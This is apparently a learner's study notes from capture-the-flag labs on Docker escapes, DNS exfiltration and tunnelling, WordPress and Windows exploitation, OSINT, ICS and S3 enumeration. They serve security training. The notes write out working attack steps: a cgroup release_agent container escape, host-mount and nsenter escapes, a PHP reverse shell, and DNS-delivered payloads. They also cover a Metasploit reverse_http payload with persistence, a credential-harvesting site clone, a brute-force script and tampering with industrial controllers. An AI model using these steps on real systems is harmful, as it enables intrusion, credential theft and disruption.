* Introduction to Docker
  + What is Docker?
    - used for application development using containerization
  + Dock Containers
    - containers share computing resources but remain isolated to not conflict with one another
      * not a complete OS
    - run own applications without virtualization, isolated from one another using main operating system resources
    - Guest Operating System is where resources are used up
      * traditional VMs require several gigs of space, multiplied by each machine
      * Docker Images use base size of around 180MB
  + Docker Images
    - Containers are created from Images, Images are essentially instruction manuals for Container assembly
      * commands such as RUN, COPY
* Vulnerability One – Abusing a Docker Registry
  + What is a Docker Registry
    - used to store and provide published Docker Images for use
    - using repositories, creators of Docker images can switch between multiple versions of applications for easy sharing
    - DockerHub or private registries
  + Commands
    - * docker pull <Image/Image Version:#>
      * docker pull <Image/Image:latest>
    - For these commands to be possible, Docker repositories must store data about every tag
      * this can be exploited
      * can be reversed to understand what commands take place when image is built
      * unpacking layers of data
  + Interacting with a Docker Registry
    - Nmap
      * sudo nmap -sV <ip>
        + look for Docker Registry

typically ports 5000 or 7000 but can vary

* + - * + look for API version
      * Docker Registries are JSON endpoints, preventing typical website interaction
        + requires queries via terminal or browser, Postman, Insomnia are better suited
        + must understand available routes via Docker Registry Documentation

<https://docs.docker.com/registry/spec/api/>

* + - Discovering Repositories
      * Begin by sending GET request in Postman to http://<docker <url:port/v2/_catalog>
        + list all repos in registry
      * To Analyze
        + need repo name
        + repo tags published

will always have at least one, latest

* + - * + GET request to http://<docker <url:port/v2/repo/name/tags/list>

ex. <http://docker-rodeo.thm:5000/v2/cmnatic/myapp1/tags/list>

* + - Grabbing the Data
      * enumerate specific repos for manifest file
      * contains various pieces of info about application
        + manifest file

contains info about application, size, layers, etc.

* + - * + GET ex. <http://docker-rodeo.thm:5000/v2/cmnatic/myapp1/manifests/notsecure>

“history” key – look for commands that illustrate passwords or other sensitive information

* Vulnerability #2 – Reverse Engineering Docker Images
  + Use tools such as Dive
    - * <https://github.com/wagoodman/dive>
        + wget https://github.com/wagoodman/dive/releases/download/v0.9.2/dive\_0.9.2\_linux\_amd64.deb
        + sudo apt install ./dive\_0.9.2\_linux\_amd64.deb
    - monitors and reassembles how each layer is created and the containers file system at each stage by acting as a MitM
      * docker pull <Docker Image:port>/dive/example
    - Find the IMAGE\_ID
      * run docker images
        + look for name of repo downloaded – IMAGE\_ID in third column
    - start dive by running dive with IMAGE\_ID
  + Using Dive
    - Layers
      * shows layers and stages docker container has gone through
      * navigate with directional keys
    - Current Layer Contents
      * shows contents of the containers filesystem at the selected layer
    - Layer Details
      * shows misc info such as ID of layer and any command executed in the Dockerfile for that layer
    - Swap between windows with tab key
  + Disassembling Our First Image in Dive
    - View layers, and their corresponding Current Layer Contents for commands, creation of files, input, etc.
* Vulnerability #3 – Uploading Malicious Docker Images
  + Using push command
    - without proper authentication, can upload own image to target registry
      * next time owner runs a docker pull or docker run command, host will download and execute malicious image
    - create docker file and compile into an image with docker build command
      * compile and add to vulnerable registry
      * connection will be within image, not actual host, but lays ground work for working for config files, credentials, or escaping
* Vulnerability #4 – RCE via Exposed Docker Daemon
  + Unix Sockets
    - moves data within the host itself by using filesystem
    - Interprocess Communication (IPC)
  + Docker Relevance
    - docker commands are executed by internal sockets
      * default UNIX socket
      * need to be part of docker group to use docker commands
  + Automation
    - Developer automation requires use of TCP sockets, as opposed to UNIX sockets, for remote application
  + Practical
    - Enumeration
      * Nmap for Docker service and version
    - Confirming Vulnerability
      * curl command to start interacting with exposed Docker daemon
      * curl http://<ip>:<port>/version
        + response confirms
    - Execution
      * specify Instance to list containers running using -H command
      * docker -H tcp://<ip>:<port> ps
    - Experiment
      * Commands
        + network ls – list networks of containers – discover other applications and pivot
        + images – list images used by containers, data can be exfiltrated by reverse engineering image
        + exec – execute a command on a container
        + run – run a container
      * Further Resources
        + <https://raw.githubusercontent.com/sangam14/dockercheatsheets/master/dockercheatsheet8.png>
        + <https://registry.hub.docker.com/r/chrisfosterelli/rootplease>

use Docker to create root shell on device itself

* Vulnerability #5 – Escape via Exposed Docker Daemon
  + Connecting to the Container
    - SSH
  + Looking for exposed Docker socket
    - look for exposure of file within container and confirm user permissions with groups command
  + Mount Host Volumes
    - get alpine Docker image to container being exploited
    - mount host directory to a new container and connect to reveal data on host OS
      * cd /var/run
      * docker run -v /:/mnt –rm -it alpine chroot /mnt sh
        + should get # shell
  + Verify Loot
    - id, ls, groups, etc
    - escape successful
* Vulerability #6 – Shared Namespaces
  + Container Isolation
    - containers have networking capabilities and own file storage
      * achieved by using three components of Linux kernel
        + Namespaces, Cgroups, OverlayFS
      * Namespaces segregate system resources such as processes, files, and memory away from other namespaces
        + every process running on Linux will be assigned namespace and process identifier
    - namespaces are how containerization is achieved
      * processes can only see the process that is in the same namespace
      * every container will be running as a new namespace
      * list processes running in Docker container using ps aux
        + indicator that currently in container
  + Relevance
    - process ID of 0 is process that started when system boots
      * system/init is PID #1 and use this namespace on an OS to escalate privs
        + containers can use namespaces to coincide with the host computers processes, rather than isolated from
  + Application
    - confirm container connected in namespaces of the host using ps aux
    - using nsenter command
      * allows execution of start processes and place them within the same namespace as other processes
    - syntax. – nsenter - -target 1 - -mount sh
      * target value 1 to execute process in namespace of special system process ID
      * mount namespace of processes being target
      * sh executes shell
* Vulnerability #7 – Misconfigured Privileges
  + Understanding Capabilities
    - User Mode
      * interact with OS through Docker engine
    - Privileged Mode
      * bypass Docker engine and have direct communication with OS
  + Implication
    - execute commands as root
      * system packae such as libcap2-bin capsh to list capabilities container has
        + capsh - -print

cap\_sys\_chroot

cap\_sys\_module

cap\_net\_admin

cap\_sys\_time

* + - * + among others
  + Search for Exploit using Grep
    - capsh - -print | grep sys\_admin
      * + <https://linux.die.net/man/7/capabilities>
      * mount files from host OS into container
      * <https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/#:~:text=The%20SYS_ADMIN%20capability%20allows%20a,security%20risks%20of%20doing%20so>.
        + 1. mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
        + 2. echo 1 > /tmp/cgrp/x/notify\_on\_release
        + 3. host\_path=`sed -n 's/.\*\perdir=\([^,]\*\).\*/\1/p' /etc/mtab`
        + 4. echo "$host\_path/exploit" > /tmp/cgrp/release\_agent
        + 5. echo '#!/bin/sh' > /exploit
        + 6. echo "cat /home/cmnatic/flag.txt > $host\_path/flag.txt" >> /exploit
        + 7. chmod a+x /exploit
        + 8. sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
      * create group to use Linux kernel to write and execute exploit
        + mounted to /tmp/cgrp
      * for exploit to execute, tell kernel by adding 1, tell kernel to execute once cgroup finishes
      * find where container files are stored on host and store as variable
      * echo location of container files into exploit and release agent, executed by cgroup
      * turn exploit into shell
      * execute a command to echo host flag into a file
      * make exploit executable
      * create process and store into tmp directory
* Securing Containers
  + Principle of Least Privilege
  + Docker Seccomp 101
  + Securing Daemons
* Determining if inside Container
  + Listing Running Processes
    - ps aux
  + Looking for .dockerenv
    - cd / && ls -lah
  + Cgroups
    - cd /proc/1
    - cat cgroups
      * look for Docker terms
* Resources
  + <https://github.com/dirtycow/dirtycow.github.io>
  + <https://unit42.paloaltonetworks.com/breaking-docker-via-runc-explaining-cve-2019-5736/>
  + <https://blog.trailofbits.com/2019/07/19/understanding-docker-container-escapes/#:~:text=The%20SYS_ADMIN%20capability%20allows%20a,security%20risks%20of%20doing%20so>.
  + <https://docs.google.com/presentation/d/1WdByuxWgayPb-RstO-XaENSqVPGP7h6t3GS6W4jk4tk/htmlpresent>

Web OSINT

* Whois Registration
  + lookup.icann.org
  + data used for pivot points
    - email or physical address, phone number, registrar/registrant names, nameserver
* Images
  + .svg extensions can hide a lot of macro information within an image when it is generated
  + Yandex
    - crop images to special points of interest within photo foreground or background
  + Reverse image search in google
* Usernames
  + Spiderfoot
  + whatsmyname.app
* Websites Discovered
  + repositories, reddit, twitter, etc
  + PGP keys and other publicized projects and information
    - save as .asc file
    - use gpg - -import <file> or cleopatra
  + Look through everything for potential useful information
* DeepPaste
  + MD5 hash
* Wigle.net
* Archive.org
  + and Internet Wayback Machine
    - archived pages for viewing
* ViewDNS.info
  + looking up registration information on target website
  + shared or hosted IP address
    - hint at budget and traffic
  + IP History
  + Reverse IP Lookup
    - if there are numerous domains related to IP, likely shared and for a low budget site
* Website Quality
  + language, UX, site pages
  + SEO best practices
  + source code
    - comments, email addresses, publisher or AdSense ID, image file extensions
      * <https://nixintel.info/osint/12-osint-resources-for-e-mail-addresses/>
      * <https://support.google.com/adsense/answer/105516?hl=en>
      * <https://www.bellingcat.com/resources/how-tos/2015/07/23/unveiling-hidden-connections-with-google-analytics-ids/>
    - nerdydata.com – check for other uses of AdSense ID
* Commonalities
  + check for websites that share links such as hosting companies, amongst other information
  + Determine or suggest intentions
    - private blog networks
* References
  + <https://nixintel.info/osint/website-osint-whats-the-link-between-antifa-com-and-russia/>
  + <https://www.theosintion.com/>
  + <https://yandex.com/images/>
  + <https://tineye.com/>
  + <https://haveibeenpwned.com/>
  + <http://scylla.sh/>
  + <https://dehashed.com/>

Social Engineering Toolkit

* setoolkit
* Clone a Website
  + Social-Engineering Attacks
    - Website Attack Vectors
      * Credential Harvester Attack Method
        + Site Cloner

enter IP of server hosting clone

enter URL to clone

like an admin login page from a wordpress site

* + - * + confirm upload with navigation to IP and port in URL

test by inputting garbage data and viewing terminal

failed attempt will forward to terminal and reload to actual site to avoid suspicion

* Wordpress Hacking
  + Three Common Reasons for Compromise
    - Human Error
    - Vulnerabilities in Wordpress
    - Wordpress Plugins
  + Default configuration of Wordpress enables execution of arbitrary code
  + Check Exploit-DB for plugins
  + Confirm website is using Wordpress either by “Powered by WordPress” or searching for common pages such as /wp-login.php
    - can use wpscan
      * <https://wpscan.com/wordpress-security-scanner>
    - syntax. wpscan - -url http://<example.com> - -no-update -e u
      * enumeration of target and users
    - scan site for possible passwords using cewl
      * <https://digi.ninja/projects/cewl.php>
      * example – cewl <http://repairshop.sbrc> > wordlist
      * example – wpscan - -url <http://repairshop.sbrc> -U theo -P wordlist
        + having found username from prior wpscan search
    - use login for admin pages
      * hack
    - users with Editor privileges
      * allows reverse shell with RCE
        + change pages in theme to send PHP shell to user

input php shell into archive.php, separate but before the pre-existing code

save and navigate in new tab to <ip>/wp-content/themes/<theme name>/archive.php

confirm connection in nc listener on attacker

An attacker can use knowledgebases such as Rapid7, AttackerKB, MITRE, and Exploit-DB to look for vulnerabilities associated with versions of systems, applications, etc.

* Exploiting Webservers
  + Common Gateway Interface (CGI) allows for communication and processing of data between a client such as a web browser to a web server
    - CGI is common in IoT, Routers, etc that cannot run complex frameworks such as PHP or Node
    - exploitable
      * common place for CGI scripts is within /cgi-bin/ folder
        + scripts, when navigated to, may execute in browser – giving the potential for command execution within the URL (with URL encoding)
  + Discovering versions can allow research to reveal exploitations that can be deployed

DNS Manipulation

* Installation
  + dns-exfil-infil
  + iodine
  + wireshark
* Custom DNS Server Setup [optional]
  + <https://www.youtube.com/watch?v=p8wbebEgtDk>
* What is DNS
  + Domain Name System refers to a naming system that resolves domain names with IP addresses
    - DNS servers are distributed across the world and are constantly updated and synched with one another
    - DNS translates domain name requests users make into IP addresses, this translation travels along a hierarchy of servers
      * DNS Root – top level domain zones (.com, .net, .org)
        + <https://www.cloudflare.com/learning/dns/glossary/dns-root-server/>
        + <https://www.cloudflare.com/learning/dns/glossary/dns-root-server/>
        + <https://www.cloudflare.com/learning/dns/glossary/dns-zone/>
        + <https://www.iana.org/domains/root/servers>
        + <https://www.cloudflare.com/learning/dns/dns-records/>
    - to query a text record from a website on windows
      * nslookup -type=txt website.com
    - to query a text record from a website on linux
      * dig website.com txt
    - AAAA stores IPv6
    - DNS TXT records store maximum 255 characters
  + Domain Hierarchy
    - Root Domain
      * “.”
    - TLD (Top-Level Domain)
      * General Top Level
        + .edu, .com, .gov, .mil
      * Country Code Top Level Domain
        + .ca, .co.uk
    - Second Level Domain limited to 63 characters, a-z 0-9 and hyphens
      * Subdomains
        + left hand side of Second-Level Domain

same creation restrictions as Second Level Domains

no limit to number of subdomains created for domain

* + DNS Record Types
    - A Record
      * nslookup - -type=A
    - AAAA Record
    - CNAME Record
      * nslookup –type=CNAME website.<ext>
    - MX Record
      * nslookup - -type=MX
    - TXT Record
      * nslookup –type=TXT
  + DNS Request Process
    - Local Cache is checked first
    - If not found
      * Recursive DNS Server is requested, which also checks local cache
      * If not found
        + Internet Root DNS Servers are requested
        + Redirects to TLDs and Authoritative Servers

Responsible for storing DNS records for a particular domain name and any updates for domain name DNS records would be made

Measured in TTL

* DNS Exfiltration
  + cyberattack on servers via DNS, performed either manually or automatically
    - DNS is typically available on target machines and allows outbound traffic over TCP/UDP Port 53
    - can allow a transfer of a large volume of data from target environment
    - mostly used by adding strings containing desired loot to DNS UDP requests
      * string containing loot can be sent to a rogue DNS server that logs these requests
      * would look like normal DNS traffic
  + length of a DNS name is 253 characters
* DNS Exfiltration – Demo
  + packet.py script – provide arguments for target filename and domain name of attacker
    - ex. python packet.py
      * Filename: <target filename>
      * Domain Name: <attacker domain>
    - script obfuscates strings from target file and sends to DNS server, with information captured via wireshark or tshark
  + packetyGrabber.py – provide arguments for pcap file captured, output file name where data will be stored, and domain name
    - File Captured
    - Filename Output
    - Domain Name
* DNS Infiltration
  + Malicious code is ran to manipulate DNS servers for file dropping and malware stagging efforts
    - detectable but if missed, can lead to RCE within victim environment
    - assist in C2 establishment
  + commonly uses TXT record
* DNS Infiltration – Demo
  + Due to limited size of TXT records (255), attackers will use multiple TXT records configured for DNS server
    - Request TXT Records 🡪 Capture Values 🡪 Decode 🡪 Infiltration
  + Process
    - nslookup -type=txt <txt record.domain> | grep Za | cut -d \” -f2 > .mal.py
    - packetySimple.py
      * Filename: <whatever name file was saved to, ex. .mal.py>
* DNS Infiltration – Practical
  + nslookup -type=txt code.badbaddoma.in
    - use first two characters of string text
    - replace Za from above with two new letters
    - repeat process
* DNS Tunneling
  + Due to the presence of firewalls and IPS, DNS Tunneling is popular to bypass these features as DNS is often overlooked
    - HTTP over DNS using Iodine
      * <https://code.kryo.se/iodine/>
  + DNS Tunnel Server + DNS Tunnel Client + Public Domain Name
    - DNS Configuration within Public Domain Name Host (Name, Type, TTL, Data Categories respectively)
      * ex. tundns – NS – 1h – tunnel.badbadtunnel.in
      * tunnel – A – 1h – 3.17.153.29
    - both machines need Iodine installed
      * sudo apt install iodine
      * iodine – Client
      * iodine – Server
    - on Server - sudo iodined -b <port> -f <ip for DNS Tunnel Server> <subdomain name>
      * ex. sudo iodined -b 27001 -f 10.0.0.1 tunnel.badbadtunnel.in
    - on Client – sudo iodine <IP of DNS Tunnel Server> <subdomain name>
      * ex. sudo iodine 3.17.153.29 tunnel.badbadtunnel.in
    - ping DNS Tunnel Server to confirm connection
  + Generate SSH key and upload content of id\_rsa.pub to DNS Tunnel Server in authorized\_keys file
    - ssh -keygen -t rsa
    - cat .ssh/id\_rsa.pub
      * copy
    - cat authorized\_keys
      * add
    - SSH to DNS Tunnel Server with option -D 8080
  + Open Browser and change proxy settings
    - * can use FoxyProxy or ProxySwitchyOmega
    - Manual Proxy Configuration
      * SOCKS host to 127.0.0.1 and 8080
  + Now using HTTP over DNS
* DNS Wireshark
  + Standard Queries with A and AAAA –
    - take alphanumeric string and echo it in Terminal
      * ex. echo 43616e64792043616e652053657269616c204e756d6265722038343931 | xxd -r -p
* Resources
  + <https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610>

HTTP in Detail

* What is HTTP(S)
  + HTTP is the set of rules used for communicating with web servers for the transmitting of webpage data, whether that is HTML, Images, Videos, etc.
* Requests and Responses
  + URLs
    - scheme
      * http
    - user
      * user:password
    - host
      * website.com
    - port
      * 80
    - path
      * /stuff-stuff/stuff
    - querystring
      * ?id=1
    - fragment
      * #<morestuff>
  + Making a Request
    - GET/page/HTTP/1.1
      * Request Method/Page/Protocol/Version
    - Example Request
      * Get
      * Host
        + web server desired
      * User-Agent
        + browser and version
      * Referer
        + what referred user to requested page
    - Example Response
      * Protocol Version and Status Code
      * Server
        + software and version number
      * Date
        + date, time, timezone of web server
      * Content-Type
        + what sort of information is going to be sent, HTML, images, etc
      * Content-Length
        + how long the response is to confirm no data is missing
      * HTTP Response
* HTTP Methods
  + GET
    - used for getting information from a web server
  + POST
    - used for submitting data to the web server and potentially creating new records
  + PUT
    - used for submitting data to a web server to update information
  + DELETE
    - used for deleting information/records from a web server
* HTTP Status Codes
  + - 100-199 – information
    - 200-299 – success
    - 300-399 – redirection
    - 400-499 – client errors
    - 500-599 – server errors
  + Common HTTP Status Codes
    - 200 – ok
    - 201 – created
    - 301 – permanent redirect
    - 302 – temporary redirect
    - 400 – bad request
    - 401 – not authorized
    - 403 – forbidden
    - 405 – method not allowed
    - 404 – page not found
    - 500 – internal service error
    - 503 – service unavailable
* Headers
  + Common Request Headers
    - Host – tells server which website is requested, otherwise will receive default
    - User-Agent – tells web server browser software helps format website properly for HTML, JS, CSS
    - Content-Length – tells web server how much data to expect in the web request
    - Accept-Encoding – tells server types of compression methods browser supports so data can be made smaller for transmission
    - Cookie – remembers important information
  + Common Response Headers
    - Set-Cookie – information stored to be sent back to web server
    - Cache-Control – how long to store the content of response in browser cache before requesting again
    - Content-Type – what type of data is being returned
    - Content-Encoding – method used to compress the data to make it smaller
* Cookies
  + saved when receive a Set-Cookie header from a web server because HTTP is stateless
    - can be used for website authentication via tokens
  + Viewing Cookies
    - developer tools
      * network tab
        + cookies tab

Other Components

* Additional Services
  + Load Balancers
    - high availability via failover
      * round-robin or weighted
      * health checks are also performed
  + Content Delivery Network (CDN)
    - assists in traffic reduction, host static files across numerous servers
      * files are returned to requestee by physical proximity
  + Databases
  + Web Application Firewall (WAF)
* How Web Servers Work
  + What is a Web Server
    - listens for incoming connections and uses HTTP to deliver web content
      * Apache, Nginx, IIS, NodeJS
    - Delivers files from root directory
      * Nginx/Apache - /var/www/html
      * IIS – C:\inetpub\wwwroot
  + Virtual Hosts
    - host multiple websites with different domain names
      * checks hostname being requested from the HTTP headers and matches against virtual hosts (text-based config files)
  + Static vs Dynamic Content
    - pictures, JS, CSS – static – doesn’t change
    - dynamic content changes depending on requests
  + Scripting and Backend Languages
    - PHP, Python, Ruby, NodeJS, Perl, etc
* In Summary
  + make a request in browser
    - check local cache for IP
      * check recursive DNS
        + query root server to find authoritative DNS server

authoritative DNS server advises IP address for website

request passes through WAF 🡪 load balancer 🡪 Connect to port 80 or 443

send HTTP GET request

Web Application talks to Database

Browser render HTML into viewable website

Attacking ICS Plants

* Introduction to OT/ICS
  + Operational Technology (OT) refers to systems used to monitor and control industrial operations
  + Industrial Control Systems includes systems used to monitor and control industrial processes
  + OT/ICS development availability is typically preferred over integrity/confidentiality
  + SCADA Systems
    - Supervisory Computers – servers used to manage the process gathering data on the process and communicating with filed devices (RLCs/RTUs). Smaller deployments HMI is embedded in a single computer
    - PLCs – digital computers used mainly for automating industrial processes. Continuously monitor sensors and make decisions controlling devices. Remote Terminal Units overlap with PLCs but are preferred for wider geographical telemetry whereas PLCs are better for local controls
    - Communication Network – network connecting all SCADA components (ethernet, serial, telephones, radio, cellular). Network failures do not necessarily impact negatively on the plant process. Both RTUs and PLCs are usually designed to operate autonomously.
    - Human Machine Interface (HMI) – display a digitalized representation of the plant. Operators can interact with the plant issuing commands.
* Introduction to Modbus Protocol
  + Modbus is an industrial protocol developed by Modicon and is widely used to connect industrial devices, protocol specification is available
    - uses master/slave protocol to read/write slave registers
    - RTU usually used via RS-485 serial network – each slave has a unique 8-bit address
    - Modbus data is used to write/read 16-bit long registers
      * most common is called “holding register” which is readable/writeable
      * “input register” is readable only, “coil” and “discrete input” are 1-bit long, with coils being readable/writeable and discrete only readable
* Most commonly Modbus function:

|  |  |
| --- | --- |
| Function Code | Register Type |
| 1 | Read Coil |
| 2 | Read Discrete Input |
| 3 | Read Holding Registers |
| 4 | Read Input Registers |
| 5 | Write Single Coil |
| 6 | Write Single Holding Register |
| 15 | Write Multiple Coils |
| 16 | Write Multiple Holding Registers |

* + Modbus TCP encapsulates RTU request and response data packets in a TCP packet transmitted over standard Ethernet using port 502
    - <https://www.csimn.com/CSI_pages/Modbus101.html>
* Play to Learn
  + learning about registries
    - how many are exposed, how many are used
    - registry associations with specific processes
    - registry values
    - processes and phases
    - sensor and actuator position, function, and count
  + Changing registry processes to create havoc
    - re-assigning registries can cause ordered processes to execute out of order

Password Security

* Introduction
  + one of three forms of authentication (what you know)
  + Password Hashing
    - one-way algorithm function that creates a fingerprint
    - one-way, reversing is complex and resource intensive
  + Online and Offline Password Attacks
* Importance of Good Passwords
  + Complexity
    - password with key size of a certain length can calculate how long a brute-force attack will take
      * not a confirmed indicator of security as hash cracking ability has grown
* Password Attacks
  + Guessing
    - human generated passwords
  + Dictionary Attack
    - wordlists
  + Rainbow Tables
    - pre-computed dictionaries
  + Brute-Force
* Password Storage and Defense
  + Plaintext, Hashed
  + Salting Hashes
    - When using the time-space trade-offs in attacks against password hashing, the overall complexity (storage + speed) of the attack is the same
    - longer salt values are better
    - use specialized hashing algs to slow down brute-forcing
* Different Hashes Have Different Cracking Speeds
  + Machines are able to find collisions for different algorithms at different rates
    - this is limited through a key derivation function
      * + generate longer secrets from a given secret
    - accomplished through
      * key separation
        + multiple keys from a single master password
      * key stretching
        + create longer password from a shorter one
      * key whitening
        + changes format of key to a desired format
    - PBKDF2
      * Pseudorandom Function + Password + Salt + iterations + desired length of derived key
      * Pros
        + adjustable iterations
      * Cons
        + designed for speed not complexity
        + not intensive memory wise for attackers
        + low protection against GPU/FPGA/ASIC crackers
    - bcrypt
      * Time Cost + Salt + Password
      * blowfish encryption
      * Pros
        + cost factor to adapt changes
        + expensive function based on Blowfish
      * Cons
        + not intensive memory wise for attackers
        + medium protection against GPU/FPGA/ASIC crackers
    - scrypt
      * Password + Salt + CPU/Memory Cost + parallelization parameter + intended output length
      * Pros
        + cost factor for time and memory
        + PBKDF2 building block
      * Cons
        + cost for both time and memory-bound to one parameter
        + too new
    - Argon2
      * similar to bcrypt and scrypt
      * memory and CPU cost parameters + parallelization
      * Pros
        + cost for memory and time controlled separately
        + two versions
      * Cons
        + even newer than scrypt
* Advice
  + never reuse password you care about
  + don’t update unnecessarily
  + don’t use back up secret questions
  + use 2FA

OSINT – Spiderfoot

* Installation
  + download spiderfoot git
  + sudo pip3 install requirements.txt
  + sudo python3 sf.py -l 127.0.0.1:5001
  + localhost:5001
* Operation
  + New Scan
    - Scan Name
    - Scan Target
      * Type in name or username in quotes
        + By Use Case

All

Run


* Wayback Machine

AWS s3 Bucket Exploitation

Today we’ll look at insecure cloud storage, more specifically, insecure amazon web services(AWS) s3 buckets. Today, a lot more companies are moving their computing and infrastructure to the ‘cloud’:

* Scalable: Most cloud service providers have the ability to not only create a large amount of resources on demand but they can also automatically manage creation of these resources.
* High availability: To ensure resources don’t go down, cloud providers allow companies to manage failover by duplicating resources in different regions

While there are a large number of cloud providers(Microsoft Azure, Oracle Cloud), we’ll focus on Amazon Web Services as they are fairly popular. AWS provides the ability for clients to store a lot of data using a service called Simple Storage Service(S3). Files are stored on what are called buckets and these buckets can have insecure permissions:



Here’s a break down of the following permissions:

* List objects: user with permissions can list the files in the bucket
* Write objects: user with permissions can add/remove files on the bucket
* Read bucket permissions: users with permissions can read files on the bucket
* Write bucket permissions: users with permissions can edit files on the bucket

The permissions above apply to the bucket, but an administrator can also assign specific permissions to files/objects in the bucket.

An administrator can assign permissions in the following ways:

* For specific users
* For everyone

In the past, the default S3 permissions were weak and S3 buckets would be publicly accessible but AWS changed this to block public access by default.

Enumeration

The first part of enumerating s3 buckets is having an s3 bucket name. How would you find an s3 bucket name:

* Source code on git repositories
* Analysing requests on web pages
  + Some pages retrieve static resources from s3 buckets
* Domain name of product names:
  + If a product or domain is called “servicename” then the s3 bucket may also be called “servicename”


Once we have an s3 bucket, we can check if it’s publicly accessible by browsing to the URL. The format of the URL is:

bucketname.s3.amazonaws.com

We talked about AWS supporting multiple regions before. Even though S3 buckets are global, we can still access them on their region:

bucketname.region-name.amazonaws.com

If the bucket is not accessible, you would get a similar image



If the bucket is accessible, then you will be able to view all the files on the bucket.

*While uncommon, s3 buckets can be configured in a way such that any authenticated users can access the bucket(this is uncommon because an administrator would specifically have to write a policy to allow this). In this case, you would be able to list the objects in a bucket using the AWS CLI.*

If you’ve found objects on an s3 bucket, you would want to download them to view their contents. You do this using the [AWS CLI](https://docs.aws.amazon.com/cli/latest/userguide/cli-chap-configure.html). To use the AWS CLI, you need to create an account.

Once you have created an AWS account, you can check the contents of the bucket using the command

*aws s3 ls s3://bucket-name*

To download the files, you can use the command:

*aws s3 cp s3://bucket-name/file-name local-location*

Alternatively, you can also use the following method to access a file:

*bucketname.region-name.amazonaws.com/file-name*

*Is this realistic:* ***very****. There have been a lot of breaches due to s3 bucket misconfigurations:*

* [*https://arstechnica.com/information-technology/2017/05/defense-contractor-stored-intelligence-data-in-amazon-cloud-unprotected/*](https://arstechnica.com/information-technology/2017/05/defense-contractor-stored-intelligence-data-in-amazon-cloud-unprotected/)
* [*https://www.infosecurity-magazine.com/news/accenture-leaked-data-another-aws/*](https://www.infosecurity-magazine.com/news/accenture-leaked-data-another-aws/)
* [*https://www.infosecurity-magazine.com/news/data-leak-exposes-750k-birth-cert/*](https://www.infosecurity-magazine.com/news/data-leak-exposes-750k-birth-cert/)

How Websites Work

* How Websites Work
  + Visiting a site makes a request to a web server asking for information about a page being visited
  + Two Major Components
    - Front End (Client Side) – browser renders a website
    - Back End (Server Side) – a server that process requests and return responses
* HTML
  + Websites are created by using primarily
    - HTML – to build and define structure
    - CSS – to add styling options
    - JavaScript – to implement complex features on pages using interactivity
  + HTML
    - elements (tags) are the building blocks
      * The <!DOCTYPE html> defines that the page is a HTML5 document. This helps with standardisation across different browsers and tells the browser to use HTML5 to interpret the page.
      * The <html> element is the root element of the HTML page - all other elements come after this element.
      * The <head> element contains information about the page (such as the page title)
      * The <body> element defines the HTML document's body, only content inside of the body is shown in the browser.
      * The <h1> element defines a large heading
      * The <p> element defines a paragraph
      * There are many other elements (tags) used for different purposes. For example, there are tags for: buttons (<button>), images (<img>), lists, and much more.
    - Tags can contain attributes to style an element, specify locations of an image, etc and can have multiple attributes
      * can have id attribute that is element-unique
* JavaScript
  + allows pages to become interactive, control functionality, dynamically update, display animations
  + loaded with script tags or loaded remote with <script src="/location/of/javascript\_file.js"></script>
  + can have events such as “on click”
* Sensitive Data Exposure
  + Occurs when a website does not properly protect or remove sensitive clear text information to the end user
    - usually found in the frontend source code of sites
    - inspect source code
* HTML Injection
  + Occurs when unfiltered user input is displayed on the page and the website fails to sanitize
  + When users control how their input is displayed, they can submit HTML/JS code and the browser will use it on the page
    - examining user inputs source code will show how input is passed into various functions (such as JS), and is output to the page
      * can indicate injection possibility

ELK Stalk/Stack

* <https://www.elastic.co/guide/en/elasticsearch/reference/current/search-search.html>
  + Search API
* <http://10.10.36.177:5601/status#?_g=()>
  + Kibana Status
* <https://github.com/mpgn/CVE-2018-17246>
* Directory Listing
  + <http://10.10.36.177:8000/kibana-log.txt>

AttackerKB

* Lay of the Land
  + AttackerKB
    - similar to exploitDB
    - search bar
      * review assessments for vulnerability
      * github pulls
      * exploit information and history
  + AKB Explorer
    - <https://tryhackme.com/p/Horshark>
      * similar to searchsploit
    - <https://github.com/horshark/akb-explorer>

Bolt CMS

\*\*\*\*\*\*\*\*\*\*\*\* /bolt/login \*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

Blaster

* CVE-2019-1388
  + Privilege Escalation through UAC
    - hhupd.exe
    - <https://www.zerodayinitiative.com/blog/2019/11/19/thanksgiving-treat-easy-as-pie-windows-7-secure-desktop-escalation-of-privilege>
      * allows creation of SYSTEM-level command line terminal
* Windows Defender
  + Metasploit
    - exploit/multi/script/web\_delivery
      * Exploit Target – PSH
      * show targets option 🡪 set target PSH
      * set LPORT and LHOST
    - set payload
      * set payload windows/meterpreter/reverse\_http
      * copy output and paste into exploited terminal on victim machine
        + host http server (python3 -m http.server) with txt of exploit code
        + navigate to IP:PORT in browser, copy paste
      * go back to Metasploit in attacker machine and note successful connection
        + cmd terminal may disappear
        + run persistence -X

Psycho Break

* Ciphers
  + Vigenere
    - Beaufort
* Gobuster
  + hidden domains and subdomains
* Reverse Image Searching
  + Yandex
  + Google
* URL Injection
  + ?shell=
    - follow up with commands such as id, ls, ls .., etc. for potential enumeration
    - at the end of URL string
* File Download and Inspection
  + file <filename> command to check if a file has an incorrect extension (.jpg when actually .zip)
  + .wav files – online audio inspection tools
  + images
    - steghide extract -sf <filename.jpg>
* FTP
  + ftp <ip>
  + login
  + ls
  + lcd <local directory path you want to download stuff to>
  + get
* Brute-forcing
  + scripts that use wordlists and programs that have been downloaded
    - * import subprocess, sys, os
      * from subprocess import Popen
      * with open('putthe.dict','r',encoding='UTF-8') as f:
      * #put-the-correct-name
      * print("Let's go!")
      * for x in f:
      * l = str(x).rstrip()
      * vl = ["./puttheexecutable",l] #put-the-correct-name
      * p = Popen(vl, stdout=subprocess.PIPE).stdout
      * q = p.read()
      * output = (str(q, 'UTF-8'))
      * if "Correct" in output:
      * os.system('clear')
